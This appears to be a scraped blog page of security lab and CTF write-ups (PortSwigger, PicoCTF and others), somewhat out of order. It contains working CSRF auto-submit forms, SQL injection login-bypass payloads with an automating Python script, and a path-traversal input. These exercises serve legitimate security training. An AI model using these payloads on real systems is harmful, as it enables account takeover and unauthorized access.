
Suppose we are blind about the vulnerability, we try to apply that same token in our payload to see whether the web server draws from a common token pool or not. Surprisingly, our payload works and is something like below:
<html>
<body>

<form action="https://<lab-id>.web-security-academy.net/my-account/change-email" method="POST" id="attack">
<input type="hidden" name="email" value="super-ultimate-hacker@leet-hacker.net">
<input type="hidden" name="csrf" value="<csrf-token>">
</form>

<script>
document.getElementById("attack").submit();
</script>

</body>
</html>
CSRF where token validation depends on token being present | Practitioner
Just as the name of the lab implies, the validation depends on whether the csrf token is included in the request or not.
To bypass this, we can just not send the token. Our old payload from the last two labs can be applied straight away:
<html>
<body>

<form action="https://<lab-id>.web-security-academy.net/my-account/change-email" method="POST" id="attack">
<input type="hidden" name="email" value="super-ultimate-hacker@leet-hacker.net">
</form>

<script>
document.getElementById("attack").submit();
</script>

</body>
</html>
CSRF where token validation depends on request method | Practitioner
Upon viewing the page source, the form correctly asks for the CSRF token when the request uses the POST method. But the one for GET is nowhere to be found.

We can just change our existing payload to use GET instead of POST as follow:
<html>
<body>

<form action="https://<lab-id>.web-security-academy.net/my-account/change-email" method="GET" id="attack">
<input type="hidden" name="email" value="super-ultimate-hacker@leet-hacker.net">
</form>

<script>
document.getElementById("attack").submit();
</script>

</body>
</html>
CSRF vulnerability with no defenses | Apprentice
Upon inspecting the form, we can verify that it has no CSRF protection:
 Therefore, our payload on our exploit server can simply be as follow:
<html>

<form action="https://<lab-id>.web-security-academy.net/my-account/change-email" method="POST" id="attack">
<input type="hidden" name="email" value="super-ultimate-hacker@leet-hacker.net">
</form>

<script>
document.getElementById("attack").submit();

// redirect user after the request is sent
setTimeout(function() {
    window.location.href = "https://<lab-id>.web-security-academy.net/my-account/";
}, 1000);
</script>

</body>

</html>
Upon clicking on the malicious page, the browser immediately and silently, with the input type being hidden, updates the email address of that user with whatever value.
Irish-Name-Repo 2
This is similar to Irish-Name-Repo 1, but with a filter active. Through trials and errors we can deduce that the filter actively blocks common SQL injection terms like UNION or OR.
To bypass this we can just apply the payload admin'-- into the username form. Not only will it skip the password verification but also avoid using those filtered terms.
PicoCTF
A popular platform for CTFs training (now CyLab Security Academy). These writeups are sorted by categories. Check out my profile here.
Web Exploitation
Writeups for web exploitation problems
Irish-Name-Repo 1
Simple introduction to SQL Injections
SQL injection vulnerability allowing login bypass | Apprentice
Very straightforward lab. Since we are trying to login as administrator, we can simply bypass the password check by having our payload as follow:
administrator'--
The trailing -- will comment out everything proceeding it, thus skipping the password check
Alternatively, we can solve this with a Python script:
import webbrowser
import requests
import sys
import urllib.parse

def inject(url):
    # Remove trailing slash
    url = url.rstrip("/")

    # Preparing payload
    url = f"{url}/login"
    params = {"username": "administrator'--", "password": "qwerty"}

    # Initiate request
    response = requests.post(url, data=params, allow_redirects=True)

    # Verify status code and open the webpage
    if response.status_code == 200:
        if "Log out" in response.text:
            print("Log in as administrator!")
        else:
            print("Failed to log in. Try again")
    else:
        print("Cannot initiate request")

if __name__ == "__main__":
    if len(sys.argv) != 2:
        print(f"Usage: python3 {sys.argv[0]} <url>")
        sys.exit(1)
    inject(sys.argv[1])
SQL injection vulnerability in WHERE clause allowing retrieval of hidden data | Apprentice
We know that the application carry out the following query:
SELECT * FROM products WHERE category = 'Gifts' AND released = 1
To view all the unreleased product, my payload is:
Pets' OR 1=1 AND released = 0--
The 1=1 expression ensures the application displays every category. Thus the query shall be:
SELECT * FROM products WHERE category = 'Pets' OR 1=1 AND released = 0--' AND released = 1
Alternatively, we can “automate” this with the following Python script. This can serve as a barebone template for future use:
2FA simple bypass | Apprentice
This excerpt from PortSwigger sums this up pretty nicely:
“At times, the implementation of two-factor authentication is flawed to the point where it can be bypassed entirely.
If the user is first prompted to enter a password, and then prompted to enter a verification code on a separate page, the user is effectively in a “logged in” state before they have entered the verification code. In this case, it is worth testing to see if you can directly skip to “logged-in only” pages after completing the first authentication step. Occasionally, you will find that a website doesn’t actually check whether or not you completed the second step before loading the page.”
Username enumeration via different responses | Apprentice
Using the provided username and password wordlists, my initial solution is to simply run a cluster bomb attack in Intruder to test all permutations possible. But on the Community version this took an excruciatingly long time because of the rate limit.
Another way to do this is to perform a sniper attack to enumerate only the valid usernames first, and from there we have a much shorter list of usernames to check their passwords.
User role controlled by request parameter | Apprentice
We can simply intercept the request to /admin and change the cookie as follow:
 After that, we can delete the user
 carlos and solve the lab.
Unprotected Admin Functionality | Apprentice
My first lab!
Power Cookie
We use Burp Suite to intercept the GET request, change the isAdmin cookie to True and we’ll get our flag:

IntroToBurp
Simple introduction to using Burp Suite to intercept requests
WebDecode
Simple source checking
client-side-again
Simple client-side (obfusticated) JS script sniffing
dont-use-client-side
Simple client-side JS script sniffing
Bandit
Writeups for Bandits
OverTheWire
Fun place to learn cybersecurity & Linux
Cookies
Simple cookie manipulation, with a touch of syntax
logon
Simple cookies manipulation
picobrowser
Simple header manipulation
Scavenger Hunt
Pretty frustrating but interesting source checking challenge
Secrets
Jumping through a trillion folder jumps
GET aHEAD
Sending an HTTP HEAD request
Forbidden Paths
I struggled quite a bit at first, but notice that they forbid absolute file path. Meaning we can just use the relative file path to travel up the directories and get our flag.
Simply input ../../../../flag.txt into the form box to get the flag. Quite nice.
Roboto Sans
robots.txt with a twist
where are the robots
Introduces robots.txt
rotation
Simple implementation of Caesar cipher
basic-mod2
Similar to basic-mod1 with a tweak
basic-mod1
Very basic and straightforward problem, introduction to simple modular arithmetic
Cryptography
Writeups for cryptography problems
Modular Arithmetic
Key notes I have summarised for this section, quite math-heavy (notes: need to review periodically to train my brain muscle as the maths for these problems are quite intuitive)
CryptoHack
A famous platform for practicing Cryptography related topics. Check out my profile here.
Introduction to CryptoHack
Important remarks for the introductory challenges